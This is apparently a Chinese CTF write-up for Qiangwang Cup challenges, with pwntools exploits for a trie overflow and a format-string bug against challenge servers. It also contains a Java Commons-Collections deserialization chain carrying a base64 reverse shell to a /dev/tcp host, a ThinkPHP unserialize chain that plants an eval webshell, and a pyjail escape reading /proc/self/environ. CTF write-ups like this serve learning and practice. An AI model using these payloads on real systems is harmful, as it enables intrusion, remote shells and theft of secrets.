
强网先锋
Trie
程序逻辑简单,通过字典树搜索一个 ip 是否有对应下一跳 ip,字典树元数据存在 trie 数组中,字典树节点仅保存子节点索引值,叶子节点对应的下一跳值存储在 end 数组中。
add 函数读入 ip 值后插入到字典树中,有 end[叶子节点]=nexthop 的修改

view 值在字典树上搜索目标 ip 对应的叶子节点索引值 v2,在 end 数组中用 v2 索引得到下一跳 ip 值。

get_flag 将 flag 写入到 secret 位置

trie、end 和 secret 在位置上相邻,所以可以让 trie 溢出到 end,将 end 中的值当作叶子节点。由于某些 end[x]值可以被控制,所以可以实现 end[end[x]]=nexthop 的一个任意写,通过不断调试可以实现将第二次输入 ip 对应的 end[0x40]当作第四次输入 ip 的叶子节点,但由于 end[0x40]已经溢出到 secret,为了避免 get_flag 覆盖掉 end+0x40 处,可以利用 end[0x40]让第四次输入修改 end[end[0x40]]=ip,本题使用 end[0x3c]=target_offset 将第三次输入 ip 对应的叶子节点值改为 target_offset,这样查询第三次输入 ip 对应 hop 时会打印 end[target_offset]得到 flag。

flag 为 flag{H0w_t0_B3c0m3_a5_str0ng_@s_y0u_guys}
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
|
from pwn import *

context.os='linux'
## context.log_level = 'debug'
context.arch = 'amd64'
context.terminal = ['tmux', 'splitw', '-h']

elf = ELF('/ctf/work/trie')

def menu(n):
    io.recvuntil('4. Quit.\n')
    io.sendline(str(n))
def add(dest, next):
    menu(1)
    io.recvuntil('Input destination IP:')
    io.sendline(dest)
    io.recvuntil('Input the next hop:')
    io.sendline(next)
def show(dest):
    menu(2)
    io.recvuntil('Input destination IP:')
    io.sendline(dest)
def get_flag():
    menu(3)
def int2ip(n):
    s = ''
    s += str((n >> 24) & 0xff) + '.'
    s += str((n >> 16) & 0xff) + '.'
    s += str((n >> 8) & 0xff) + '.'
    s += str(n & 0xff)
    print(s)
    return s

res = []

for i in range(64, 74):
    io = remote('47.104.150.173', 1337)
    ## io = process(["/glibc/2.34/64/lib/ld-linux-x86-64.so.2", "./trie"], env={"LD_PRELOAD":"/glibc/2.34/64/lib/libc.so.6"})
    add('0.0.0.0', '0.0.0.0')
    add('0.0.0.1', int2ip(0x3c))
    add('0.0.0.2', '0.0.0.2')
    add('64.0.0.2', int2ip(i))
    get_flag()
    ## gdb.attach(io)
    ## io.interactive()

    show('0.0.0.2')
    io.recvuntil('The next hop is ')
    xx = io.recvline()
    res.append(xx)
    print(xx)
    io.close()
print(res)
## [b'103.97.108.102\n', b'119.48.72.123\n', b'95.48.116.95\n', b'48.99.51.66\n', b'97.95.51.109\n', b'116.115.95.53\n', b'103.110.48.114\n', b'95.115.64.95\n', b'95.117.48.121\n', b'115.121.117.103\n', b'0.0.0.125\n']

def decode():
    l =  [b'103.97.108.102\n', b'119.48.72.123\n', b'95.48.116.95\n', b'48.99.51.66\n', b'97.95.51.109\n', b'116.115.95.53\n', b'103.110.48.114\n', b'95.115.64.95\n', b'95.117.48.121\n', b'115.121.117.103\n', b'0.0.0.125\n']
    res = ''
    for i in l:
        t = i.strip(b'\n').split(b'.')
        t.reverse()
        for j in t:
            res += chr(int(j))
    print(res)
decode()
|
SpeedUp
- 这个题目要求的是 2 的 27 次方的阶乘中的每一位数的和


- 算出 2 的 1 到 n 次方的阶乘的每位数字和,得到一个数列
- 在 OEIS 上查询,得到了这组数列,直接得到 2 的 27 次方的值是 4495662081,对其进行 sha256 加密就可以得到 flag
ez_fmt
程序中提供了一个格式化字符串漏洞,并将栈地址输出,也就是说可以修改返回地址。但在执行完 printf 后会将一个地址上的值改为 0,使下一次无法进行格式化字符串攻击。

选择修改 printf 的返回地址就可以绕过这个检测。第一次修改返回地址,并且泄露 libc,第二次即可返回到 onegadget。
1
2
3
4
5
6
7
|
stack=int(io.recv(12),16)-0x8
print('stack:',hex(stack))

payload=b'%19$p'+'%{}c%{}$n%{}c%{}$hnaaaaaa'.format(0x32,10,0x10b0-0x40,11).encode()+p64(stack+2)+p64(stack)
#payload='%{}c%{}$hhnaaaaaa'.format(0x3f,8).encode()+p64(stack)

print(len(payload)
|
第二次的时候修改双字节低位和单字节高位即可,因为事实上会发生变化的只有这几位,这样能压缩格式化字符串从而降低输入开销。
1
2
3
4
5
6
7
8
9
|
one_gadget=one[1]+libc_base
print('one_gadget:',hex(one_gadget))
first=(one_gadget//0x10000)&0xff
print(hex(first))
second=(one_gadget&0xffff)-first
print(hex(second))
io.recvuntil(b'0x')
stack=int(io.recv(12),16)+0x68
payload='%{}c%{}$hhn%{}c%{}$hn'.format(first,10,second,11).encode().ljust(0x20,b'a')+p64(stack+2)+p64(stack)
|
经尝试发现 onegadget0 不可行,尝试 1 发现本地可行,由于修改 libc 本地和异地相同,结果应该是相同的。
完全 exp:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
|
from pwn import *
context(log_level='debug',arch='amd64',os='linux')

io=remote('47.104.24.40',1337)
#io=process('./ez_fmt')
io.recvuntil(b'you 0x')

main=0x401196
w=0x404010
read_addr=0x401205
bss=0x404040
stack=int(io.recv(12),16)-0x8
print('stack:',hex(stack))

payload=b'%19$p'+'%{}c%{}$n%{}c%{}$hnaaaaaa'.format(0x32,10,0x10b0-0x40,11).encode()+p64(stack+2)+p64(stack)
#payload='%{}c%{}$hhnaaaaaa'.format(0x3f,8).encode()+p64(stack)

print(len(payload))

io.send(payload)
io.recvuntil(b'0x')
libc_base=int(io.recv(12),16)-0x24083
print('libc_base:',hex(libc_base))
one=[0xe3afe,0xe3b01,0xe3b04]

one_gadget=one[1]+libc_base
print('one_gadget:',hex(one_gadget))
first=(one_gadget//0x10000)&0xff
print(hex(first))
second=(one_gadget&0xffff)-first
print(hex(second))
io.recvuntil(b'0x')
stack=int(io.recv(12),16)+0x68
payload='%{}c%{}$hhn%{}c%{}$hn'.format(first,10,second,11).encode().ljust(0x20,b'a')+p64(stack+2)+p64(stack)
#gdb.attach(io)
#print(len(payload))
io.send(payload)

io.interactive()
|
babyre
两个 tls 回调函数设置了反调试并且修改了加密的密钥和密文,手动 patch 掉反调试,动调得到正确的密钥和密文
解 tea 即可
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
|
#include <iostream>
using namespace std;
unsigned int enc[] =
{
 0x9523f2e0,0x8ed8c293,0x8668c393, 0xddf250bc,
 0x510e4499,0x8c60bd44,0x34dcabf2, 0xc10fd260
};
unsigned int key[] =
{
  0x62, 0x6F, 0x6D, 0x62
};
int main()
{
    unsigned int a1 = 0x8668c393;
    unsigned int a2 = 0xddf250bc;
    unsigned int detla = 0xd192c263;
    for (int i = 0; i < 4; ++i)
    {
        for (int j = 0; j < 33; ++j)
        {
            detla += 2009038745;
            a2 -= (((32 * a1) ^ (a1 >> 4)) +a1) ^ (detla + key[(detla >> 11) & 3]);
            a1 -= (((32 * a2) ^ (a2 >> 4)) + a2) ^ (detla + key[detla & 3]) ^ detla;
        }
    }
    for (int j = 0; j <4; j++)
    {
        printf("%c", (a1 >> (j * 8)) & 0xFF);
        printf("%c", (a2 >> (j * 8)) & 0xFF);
    }
    return 0;
}
|
剪刀石头布
敌手预测的时候是通过构建一个朴素贝叶斯来预测的。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
|
def predict(i,my_choice):


    global  sequence
    model = None
    if i < 5:
        opponent_choice = [random.randint(0, 2)]
    else:
        model = train_model(X_train, y_train)
        opponent_choice = predict_opponent_choice(model, [sequence])

## ...Constructing a training set...#

    return opponent_choice
|
那么只要猜到敌手是如何构建 sequence 训练的数据就可以了,然后根据模型的预测再反制该模型即可。就是把我的预测当成训练数据训练一个预测我的分布。所以猜把前四个当 x_train 即可。
1
2
3
4
5
6
7
8
9
|
## ...Constructing a training set...#
    if len(sequence) == 4:
        X_train.append(sequence)
        y_train.append(mychoice)
        sequence = sequence[1:] + [mychoice]
    else:
        sequence.append(mychoice)

    return duishou_choice
|
最终使用预测出来的反制即可。
1
|
mychoice = (duishou_choice[0] + 1) % 3
|
ezre
Web
Happygame
用 grpcurl 探测服务,发现目标存在一个要传字节流的服务。因此想到了反序列化服务。
链子的话使用 cc3 的链子打,因为是无回显的,所以尝试反弹 shell。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
|
package gadget.cc;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;
import util.SerializerUtils;

import java.io.*;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationTargetException;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class CC6Test2 {
    public static void main(String[] args) throws IOException, ClassNotFoundException, NoSuchMethodException, InvocationTargetException, InstantiationException, IllegalAccessException, NoSuchFieldException {

        Transformer[] transformers=new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod",new Class[] {String.class,Class[].class},new Object[] {"getRuntime",null}),
                new InvokerTransformer("invoke",new Class[] {Object.class,Object[].class},new Object[] {null,null}),
                new InvokerTransformer("exec",new Class[]{String.class},new Object[]{"bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMTQuNjcuMjM2LjEzNy8xOTAwMiAwPiYx}|{base64,-d}|{bash,-i}"}),
                new ConstantTransformer(1),
        };
        ChainedTransformer c=new ChainedTransformer(transformers);

        HashMap map=new HashMap();
        Map lazyMap= LazyMap.<em>decorate</em>(map,new ConstantTransformer(1));//先放进去一个触发不了的,避免序列化的时候触发

        TiedMapEntry tiedMapEntry=new TiedMapEntry(map,"Squirt1e");
        HashMap<Object,String> hashmap=new HashMap<Object,String>();
        hashmap.put(tiedMapEntry,"Squirt1e");

        Class claz=TiedMapEntry.class;
        Field tiedMap=claz.getDeclaredField("map");
        tiedMap.setAccessible(true);
        tiedMap.set(tiedMapEntry,lazyMap);

        // 将factory重新赋值为lazyMap从而触发factory.transform
        Class clazz=LazyMap.class;
        Field factory=clazz.getDeclaredField("factory");
        factory.setAccessible(true);
        factory.set(lazyMap,c);

        SerializerUtils.<em>serializeToFile</em>(hashmap,"ccc.bin");

//        String encoder = Base64.getEncoder().encodeToString(serialize(hashmap));
//        System.out.println(encoder);
//        unserialize(serialize(hashmap));
    }

    public static byte[] serialize(Object obj) throws IOException {
        ByteArrayOutputStream aos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(aos);
        oos.writeObject(obj);
        oos.flush();
        oos.close();
        return aos.toByteArray();
    }

    public static void unserialize(byte[] bytes) throws IOException, ClassNotFoundException {
        try {
            ByteArrayInputStream ais = new ByteArrayInputStream(bytes);
            ObjectInputStream ois = new ObjectInputStream(ais);
            ois.readObject();
            ois.close();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
|
收到 shell 之后 cat /flag 即可。
thinkshop
思路:Admin.php#110 key 可控–>Update.php#36 通过 key 拼接注入恶意 base64 data–> 触发 index.html#unserialize(base64_decode($goods[‘data’])) 反序列化
本地搭建 docker 发现数据库插了条 admin/123456 的数据,但是发现无论是本地还是远程都是登不上的,后来瞎尝试 1/123456 进后台。应该是和缓存有关系,感觉后面那个 shopping 也应该是缓存攻击利用。可惜后面没时间了。

虽然 value 做了个顶级防御,但是这里 key 是可利用的。

查看调用链,Goods.php#savaGoods–>Goods.php#save–>Update.php#updatedata
一些小细节就是他先对 data 进行序列化再 base64,所以 key 是不能注入 data 的(直接报错导致利用失败)

最终发现是 Admin.php#do_edit 方法调用了 saveGoods。而这里通过 tp 的 input 函数得到键值对,因此 key 恰好可控,所以注入点就是这里。

注入语句:
1
|
image`=123,`data`='恶意base64序列化gadget'#
|
找一条 5.0.24 写 webshell 的链子,看了好多文章链子都被删了?
https://xz.aliyun.com/t/8143#toc-12
1
2
3
4
|
<em><?php</em><strong>namespace</strong> think\process\pipes <strong>{class</strong> Windows <strong>{private</strong> $files <strong>=</strong> <strong>[];public</strong> <strong>function</strong> __construct<strong>(</strong>$files<strong>){</strong>$this<strong>-></strong>files <strong>=</strong> <strong>[</strong>$files<strong>];</strong> <em>//$file => /think/Model的子类new Pivot(); Model是抽象类</em><strong>}}}namespace</strong> think <strong>{abstract</strong> <strong>class</strong> Model<strong>{protected</strong> $append <strong>=</strong> <strong>[];protected</strong> $error <strong>=</strong> <strong>null;public</strong> $parent<strong>;function</strong> __construct<strong>(</strong>$output<strong>,</strong> $modelRelation<strong>){</strong>$this<strong>-></strong>parent <strong>=</strong> $output<strong>;</strong>  <em>//$this->parent=> think\console\Output;</em>$this<strong>-></strong>append <strong>=</strong> <strong>array(</strong>"xxx"<strong>=></strong>"getError"<strong>);</strong>     <em>//调用getError 返回this->error</em>$this<strong>-></strong>error <strong>=</strong> $modelRelation<strong>;</strong>               <em>// $this->error 要为 relation类的子类,并且也是OnetoOne类的子类==>>HasOne</em><strong>}}}namespace</strong> think\model<strong>{use</strong> think\Model<strong>;class</strong> Pivot <strong>extends</strong> Model<strong>{function</strong> __construct<strong>(</strong>$output<strong>,</strong> $modelRelation<strong>){parent::</strong>__construct<strong>(</strong>$output<strong>,</strong> $modelRelation<strong>);}}}namespace</strong> think\model\relation<strong>{class</strong> HasOne <strong>extends</strong> OneToOne <strong>{}}namespace</strong> think\model\relation <strong>{abstract</strong> <strong>class</strong> OneToOne<strong>{protected</strong> $selfRelation<strong>;protected</strong> $bindAttr <strong>=</strong> <strong>[];protected</strong> $query<strong>;function</strong> __construct<strong>(</strong>$query<strong>){</strong>$this<strong>-></strong>selfRelation <strong>=</strong> <strong>0;</strong>$this<strong>-></strong>query <strong>=</strong> $query<strong>;</strong>    <em>//$query指向Query</em>$this<strong>-></strong>bindAttr <strong>=</strong> <strong>[</strong>'xxx'<strong>];</strong><em>// $value值,作为call函数引用的第二变量</em><strong>}}}namespace</strong> think\db <strong>{class</strong> Query <strong>{protected</strong> $model<strong>;function</strong> __construct<strong>(</strong>$model<strong>){</strong>$this<strong>-></strong>model <strong>=</strong> $model<strong>;</strong> <em>//$this->model=> think\console\Output;</em><strong>}}}namespace</strong> think\console<strong>{class</strong> Output<strong>{private</strong> $handle<strong>;protected</strong> $styles<strong>;function</strong> __construct<strong>(</strong>$handle<strong>){</strong>$this<strong>-></strong>styles <strong>=</strong> <strong>[</strong>'getAttr'<strong>];</strong>$this<strong>-></strong>handle <strong>=</strong>$handle<strong>;</strong> <em>//$handle->think\session\driver\Memcached</em><strong>}}}namespace</strong> think\session\driver <strong>{class</strong> Memcached<strong>{protected</strong> $handler<strong>;function</strong> __construct<strong>(</strong>$handle<strong>){</strong>$this<strong>-></strong>handler <strong>=</strong> $handle<strong>;</strong> <em>//$handle->think\cache\driver\File</em><strong>}}}namespace</strong> think\cache\driver <strong>{class</strong> File<strong>{protected</strong> $options<strong>=null;protected</strong> $tag<strong>;function</strong> __construct<strong>(){</strong>$this<strong>-></strong>options<strong>=[</strong>'expire' <strong>=></strong> <strong>3600,</strong>
                'cache_subdir' <strong>=></strong> <strong>false,</strong>
                'prefix' <strong>=></strong> ''<strong>,</strong>
                'path'  <strong>=></strong> 'php://filter/convert.iconv.utf-8.utf-7|convert.base64-decode/resource=aaaPD9waHAgQGV2YWwoJF9QT1NUWydjY2MnXSk7Pz4g/../a.php'<strong>,</strong>'data_compress' <strong>=></strong> <strong>false,];</strong>$this<strong>-></strong>tag <strong>=</strong> 'xxx'<strong>;}}}namespace</strong> <strong>{</strong>$Memcached <strong>=</strong> <strong>new</strong> think\session\driver\Memcached<strong>(new</strong> \think\cache\driver\File<strong>());</strong>$Output <strong>=</strong> <strong>new</strong> think\console\Output<strong>(</strong>$Memcached<strong>);</strong>$model <strong>=</strong> <strong>new</strong> think\db\Query<strong>(</strong>$Output<strong>);</strong>$HasOne <strong>=</strong> <strong>new</strong> think\model\relation\HasOne<strong>(</strong>$model<strong>);</strong>$window <strong>=</strong> <strong>new</strong> think\process\pipes\Windows<strong>(new</strong> think\model\Pivot<strong>(</strong>$Output<strong>,</strong>$HasOne<strong>));echo</strong> serialize<strong>(</strong>$window<strong>);echo</strong> base64_encode<strong>(</strong>serialize<strong>(</strong>$window<strong>));}</strong>
|
值得注意的一点是题目对 base64 字符串进行了 YTo 前缀校验,其实就是判断类型为 array,这里序列化的时候把 window 外面套一层 array 的就可以了。

本地利用成功,带着<strong>payload 打远程:</strong>
1
|
id=1&name=fake_flag&price=100.00&on_sale_time=2023-05-05T02%3A20%3A54&image`%3d123,`data`%3d'YToxOntpOjA7TzoyNzoidGhpbmtccHJvY2Vzc1xwaXBlc1xXaW5kb3dzIjoxOntzOjM0OiIAdGhpbmtccHJvY2Vzc1xwaXBlc1xXaW5kb3dzAGZpbGVzIjthOjE6e2k6MDtPOjE3OiJ0aGlua1xtb2RlbFxQaXZvdCI6Mzp7czo5OiIAKgBhcHBlbmQiO2E6MTp7czozOiJ4eHgiO3M6ODoiZ2V0RXJyb3IiO31zOjg6IgAqAGVycm9yIjtPOjI3OiJ0aGlua1xtb2RlbFxyZWxhdGlvblxIYXNPbmUiOjM6e3M6MTU6IgAqAHNlbGZSZWxhdGlvbiI7aTowO3M6MTE6IgAqAGJpbmRBdHRyIjthOjE6e2k6MDtzOjM6Inh4eCI7fXM6ODoiACoAcXVlcnkiO086MTQ6InRoaW5rXGRiXFF1ZXJ5IjoxOntzOjg6IgAqAG1vZGVsIjtPOjIwOiJ0aGlua1xjb25zb2xlXE91dHB1dCI6Mjp7czoyODoiAHRoaW5rXGNvbnNvbGVcT3V0cHV0AGhhbmRsZSI7TzozMDoidGhpbmtcc2Vzc2lvblxkcml2ZXJcTWVtY2FjaGVkIjoxOntzOjEwOiIAKgBoYW5kbGVyIjtPOjIzOiJ0aGlua1xjYWNoZVxkcml2ZXJcRmlsZSI6Mjp7czoxMDoiACoAb3B0aW9ucyI7YTo1OntzOjY6ImV4cGlyZSI7aTozNjAwO3M6MTI6ImNhY2hlX3N1YmRpciI7YjowO3M6NjoicHJlZml4IjtzOjA6IiI7czo0OiJwYXRoIjtzOjEyMjoicGhwOi8vZmlsdGVyL2NvbnZlcnQuaWNvbnYudXRmLTgudXRmLTd8Y29udmVydC5iYXNlNjQtZGVjb2RlL3Jlc291cmNlPWFhYVBEOXdhSEFnUUdWMllXd29KRjlRVDFOVVd5ZGpZMk1uWFNrN1B6NGcvLi4vYS5waHAiO3M6MTM6ImRhdGFfY29tcHJlc3MiO2I6MDt9czo2OiIAKgB0YWciO3M6MzoieHh4Ijt9fXM6OToiACoAc3R5bGVzIjthOjE6e2k6MDtzOjc6ImdldEF0dHIiO319fX1zOjY6InBhcmVudCI7cjoxMjt9fX19'%3b%23=https%3A%2F%2Fi.postimg.cc%2FFzvNFBG8%2FR-6-HI3-YKR-UF-JG0-G-N.jpg&data=123
|
POST: ccc=system(“ls /”);即可 RCE。
Misc
easyfuzz
尝试随便输入几个字符,有些字符会显示 0b11000000 而有些除了最高两位还会在其他位置 1,猜测置 1 表示该位命中。通过遍历所有字符得到命中情况的集合,按命中位拼接字符即可得到__qwbGood 字符串。
flag 为 qwb{YouKnowHowToFuzz!}
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
|
from pwn import *

context.os='linux'
context.log_level = 'debug'
context.arch = 'amd64'
context.terminal = ['tmux', 'splitw', '-h']

io = remote('101.200.122.251', 12177)

map = []
for i in range(0, 128):
    payload = bytes(chr(i)*9, encoding='ascii')
    res = try_one(payload)
    if res != b'110000000':
        map.append((chr(i), res))
print(map)
## [('\x00', b'000000000'), ('\x01', b'100000000'), ('G', b'110001000'), ('b', b'110010000'), ('d', b'110000001'), ('o', b'110000110'), ('q', b'111000000'), ('w', b'110100000')]
|
Pyjail ! It’s myFILTER !!!
未过滤 open 和 read 函数,通过 open("/proc/self/environ")查看环境变量,没有 unset 掉 ICQ_FLAG。
flag 为 flag{17e0692e-151a-4574-982c-8a20dc47c39f}

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
|
from pwn import *

context.os='linux'
context.log_level = 'debug'
context.arch = 'amd64'
context.terminal = ['tmux', 'splitw', '-h']

blacklist_words = [
    "subprocess",
    "os",
    "code",
    "interact",
    "pty",
    "pdb",
    "platform",
    "importlib",
    "timeit",
    "imp",
    "commands",
    "popen",
    "load_module",
    "spawn",
    "system",
    "/bin/sh",
    "/bin/bash",
    "flag",
    "eval",
    "exec",
    "compile",
    "input",
    "vars",
    "attr",
    "dir",
    "getattr"
    "__import__",
    "__builtins__",
    "__getattribute__",
    "__class__",
    "__base__",
    "__subclasses__",
    "__getitem__",
    "__self__",
    "__globals__",
    "__init__",
    "__name__",
    "__dict__",
    "._module",
    "builtins",
    "breakpoint",
    "import",
]

def my_filter(input_code):
    for x in blacklist_words:
        if x in input_code:
            return False
    return True

input_code = '{print(open("/proc/self/environ").read())}'
def check(input_code):
    assert(my_filter(input_code))
    assert(input_code.isascii())
    assert('{' in input_code and '}' in input_code )
    assert(len(input_code) < 65)
    assert("eval" not in input_code)

check(input_code)
## eval(f"f'{input_code}'")

io = remote('8.147.131.39', 16024)
io.recvuntil('Can u input your code to escape >')
io.sendline(input_code)

io.interactive()
|
谍影重重 2
把 tcp 的 data 提取出来
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
|
1a32ffffffffffff215d7809999e868c
1a33ffffffffffff358d78099999083513982009da3552
1a33ffffffffffff338d780999ea07b93c5d3c08e452ff
1a33ffffffffffff3f80a1839a581da4b22144bda8f825
1a33ffffffffffff328d780999581da12eadf7251b0013
1a33ffffffffffff39a000039a8ba94f117f9ff2de6818
1a32ffffffffffff3f280003ba4c2c08
1a33ffffffffffff328d780999230d33b6df4c608499a4
1a32ffffffffffff2f5d7809999e868c
1a32ffffffffffff3f5d7809999e8686
1a33ffffffffffff39a80003baffd0d5147fdc58ba48cf
1a33ffffffffffff388d780999ea07b93c5d3c08e452ff
1a32ffffffffffff4c02a183999e3b23
1a33ffffffffffff3c8d780999581d812f63f74371650c
1a32ffffffffffff555d7809999e868c
1a33ffffffffffff4a8d780999581d812f83f748ab7da4
1a33ffffffffffff5b8d780999ea07b93c5d3c08e452ff
1a32ffffffffffff5a5d7809999e8686
1a33ffffffffffff44a00003988b994d113fc7f04aa62a
1a33ffffffffffff42a80003bac90dfc67058257ae3820
1a32ffffffffffff3402a183979e6f62
1a32ffffffffffff5902a183979e6f62
1a33ffffffffffff428d780999581d74b34744ee98fa61
1a32ffffffffffff2c5d7809999e868c
1a32ffffffffffff5702a183979e6f62
1a33ffffffffffff628d780999990833133820097f7372
1a32ffffffffffff4b5d7809999e868c
